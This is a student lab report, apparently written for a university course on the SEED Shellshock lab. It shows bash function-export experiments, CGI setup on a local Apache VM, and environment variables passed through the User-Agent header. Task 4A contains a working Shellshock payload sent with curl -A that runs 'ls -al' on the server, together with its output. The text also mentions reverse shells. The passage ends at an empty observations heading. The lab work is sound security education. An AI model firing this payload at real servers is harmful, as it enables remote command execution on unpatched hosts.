

# Shellshock Lab Report

Mudit Vats  
mpvats@syr.edu  
10/25/2018

## Table of Contents

---


Overview .....	3
Task 1: Experimenting with Bash Function.....	3
Observations / Explanation .....	4
Task 2: Setting up CGI programs .....	5
Observations / Explanation .....	6
Task 3: Passing Data to Bash via Environment Variable .....	7
Observations / Explanation .....	8

## Overview

This lab report presents observations and explanations for the tasks described in the [Shellshock Attack Lab](#).


## Task 1: Experimenting with Bash Function

Goal 1: Please run this vulnerable version of Bash like the following and then design an experiment to verify whether this Bash is vulnerable to the Shellshock attack or not.

A screenshot of a terminal window titled '/bin/bash' with a window size of '80x24'. The terminal shows a series of commands and their outputs. The user 'seed@VM' defines a function 'foo' that echoes 'hello world' and 'extra', declares it, exports it, and then runs 'bash\_shellshock'. The output shows 'extra' being printed. Then, the user declares 'foo' again and echoes '\$foo', which outputs the function definition. Finally, the prompt returns to '\$' after a short delay.

```
[10/25/2018 17:38] seed@VM:~$ foo='() { echo "hello world"; }; echo "extra";'
[10/25/2018 17:38] seed@VM:~$ echo $foo
() { echo "hello world"; }; echo "extra";
[10/25/2018 17:38] seed@VM:~$ declare -f foo
[10/25/2018 17:38] seed@VM:~$ export foo
[10/25/2018 17:38] seed@VM:~$ bash_shellshock
extra
[10/25/2018 17:38] seed@VM:~$ declare -f foo
foo ()
{
    echo "hello world"
}
[10/25/2018 17:39] seed@VM:~$ echo $foo
foo ()
{
    echo "hello world"
}
[10/25/2018 17:51] seed@VM:~$
```

Goal 2: Try the same experiment on the patched version of bash (/bin/bash) and report your observations.

A terminal window titled "/bin/bash" with a subtitle "/bin/bash 80x24". The window shows a series of commands and their outputs. The commands are: 1. `foo='() { echo "hello world"; }; echo "extra";'` 2. `echo $foo` 3. `declare -f foo` 4. `export foo` 5. `bash` 6. `declare -f foo` 7. `echo $foo`. The outputs are: 1. `() { echo "hello world"; }; echo "extra";` 2. `() { echo "hello world"; }; echo "extra";` 3. (no output) 4. (no output) 5. `() { echo "hello world"; }; echo "extra";` 6. (no output) 7. (no output). The terminal has a blue title bar and a light blue background with a subtle pattern of water droplets.

## Observations / Explanation

In the both figures, we see the variable declaration of `foo`. This declaration is assigned "text" which looks like function. With respect to the variable `foo`, it's still just a series of text characters and not a function.

We check to see if this variable declaration exists by executing the `echo $foo` command. In both cases the definition of `foo` is displayed. At this point, we are dealing with a variable declaration only.

We check to ensure this is not declared as a function by executing the `"declare -f"` command to display the `foo` function, if it is defined that way. In both cases, `foo` is not displayed. We are still dealing with a variable declaration.


We then export `foo` and run a shell. In the first case, we run `"bash_shellshock"`. With this unpatched bash child process, we see the `"echo "extra""` printed out upon invocation of the shell. Couple things happening – 1) Due to parse and execute, the first part of the variable's text is converted to a function, `foo` and 2) the echo after that function part is executed. This is the vulnerability since an attacker can add any commands at the end of the variable "function definition" and have them execute. Note, in this case, in the child process, only the function definition for `foo` now exists. It is no longer defined as a variable, as can be seen by the empty return when echoing `$foo`.

In the patched bash `"bash"`, the function is not defined in the child shell. It stays defined as a variable; no function conversion occurs.

## Task 2: Setting up CGI programs

---

Goal: Setup a cgi program and test with curl and web browser.


A terminal window titled '/bin/bash' with a subtitle '/bin/bash 80x24'. The background of the terminal has a light blue and white water droplet pattern. The terminal shows the following commands and output:

```
[10/25/2018 17:55] seed@VM:~$ cd /usr/lib/cgi-bin/
[10/25/2018 17:56] seed@VM:.../cgi-bin$ cat myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"

echo
echo
echo "Hello World"
[10/25/2018 17:56] seed@VM:.../cgi-bin$ ls -al myprog.cgi
-rwxr-xr-x 1 root root 86 Oct 25 15:26 myprog.cgi
[10/25/2018 17:56] seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[10/25/2018 17:56] seed@VM:.../cgi-bin$
```



### Observations / Explanation

We create the `myprog.cgi` program and copy it to `/usr/lib/cgi-bin`. This is where the web server, Apache, looks for the cgi scripts. The script is a bash script, so bash is invoked when the script is called. The script simply echo's "Hello World". We demonstrate this via curl and, below that, web browser. Curl allows us to execute HTTP requests via command-line. Both ways, we can see that the `myprog.cgi` executes and produces the correct, "Hello World", result.


### Professor Question: Use cgi program to attack, why it is possible? what makes cgi program vulnerable?

While this is thoroughly demonstrated in Task 4, the main reason is that the server uses bash to execute the CGI script. This is specified in the first line of the script `#!/bin/bash`. Since bash is open to the Shellshock vulnerable (now fixed!), as long as we can define or reuse an environment variable, we can take advantage of bash converting a function definition, passed in as a text value, and executing any commands we append to it (in the child process). The bottom-line is that CGI bash scripts use the bash interpreter and the vulnerability which allows Shellshock to exist in a normal bash execution also exists by anyone who uses it, including Apache.

## Task 3: Passing Data to Bash via Environment Variable

---

Goal: Understand how to pass data to a cgi-program's bash.

A screenshot of a terminal window titled `/bin/bash`. The terminal shows the execution of a CGI script `myprog3.cgi`. The first line of the script is `#!/bin/bash`, which is followed by `_shellshock`. The script then executes `echo "Content-type: text/plain"` and `echo`. Next, it prints `***** Environment Variables *****` and runs `strings /proc/$$/environ`. The prompt `[10/25/2018 18:04] seed@VM:.../cgi-bin$` is visible at the bottom of the terminal. The terminal background has a light blue header bar and a grey background with a subtle pattern of water droplets.

```
/bin/bash
[10/25/2018 18:04] seed@VM:.../cgi-bin$ cat myprog3.cgi
#!/bin/bash

echo "Content-type: text/plain"
echo

echo "***** Environment Variables *****"
strings /proc/$$/environ
[10/25/2018 18:04] seed@VM:.../cgi-bin$
```



```
/bin/bash
[10/25/2018 18:21] seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/myprog3.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog3.cgi
REMOTE_PORT=40408
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog3.cgi
SCRIPT_NAME=/cgi-bin/myprog3.cgi
[10/25/2018 18:21] seed@VM:~/cgi-bin$
```

```
/bin/bash
[10/25/2018 18:15] seed@VM:~/cgi-bin$ curl -A "Hello!" http://localhost/cgi-bin/myprog3.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Hello!
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog3.cgi
REMOTE_PORT=40406
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog3.cgi
SCRIPT_NAME=/cgi-bin/myprog3.cgi
[10/25/2018 18:15] seed@VM:~/cgi-bin$
```

## Observations / Explanation

In the first figure above, we see the CGI program which prints out environment variable. The two figures below it, we execute the myprog3.cgi.




The first one is just executing the program and seeing the output. Please note, that the HTTP\_USER\_AGENT is set to "curl" which is the client that we're making the HTTP request from.

The second one is executed with a -A "Hello!" parameter. This parameter sets the HTTP\_USER\_AGENT variable to something we can specify. Here, we specify it as "Hello!". We can see from the output that the HTTP\_USER\_AGENT variable that "Hello!" is, indeed, what the variable is set to.

By using the -A option in CURL, we have a method to change an environment variable on the server. When considering the Shellshock attack, this becomes really hazardous since we can potentially pass in a function definition as text string, which will then be parsed and executed by the bash shell running from the server. If we append more commands after the function definition, we can do many malicious things, including listing files, cat'ing files, executing any command we want and executing a reverse shell!

## Task 4A: Launching a Shellshock Attack

Goal: Using the Shellshock attack list the files in the directory (ls -al).



```
/bin/bash
[10/25/2018 19:11] seed@VM:~/.../lab4$ cat attack4A.sh
#!/bin/bash

curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/ls -al" http://localhost/cgi-bin/myprog.cgi
[10/25/2018 19:11] seed@VM:~/.../lab4$ ./attack4A.sh
total 20
drwxr-xr-x  2 root root 4096 Oct 25 18:04 .
drwxr-xr-x 152 root root 4096 Oct  6 09:34 ..
-rwxr-xr-x  1 root root   86 Oct 25 15:26 myprog.cgi
-rwxr-xr-x  1 root root  130 Oct 25 18:04 myprog3.cgi
-rw-r--r--  1 root root   19 Oct 25 15:36 secretfile
[10/25/2018 19:11] seed@VM:~/.../lab4$
```


### Observations / Explanation

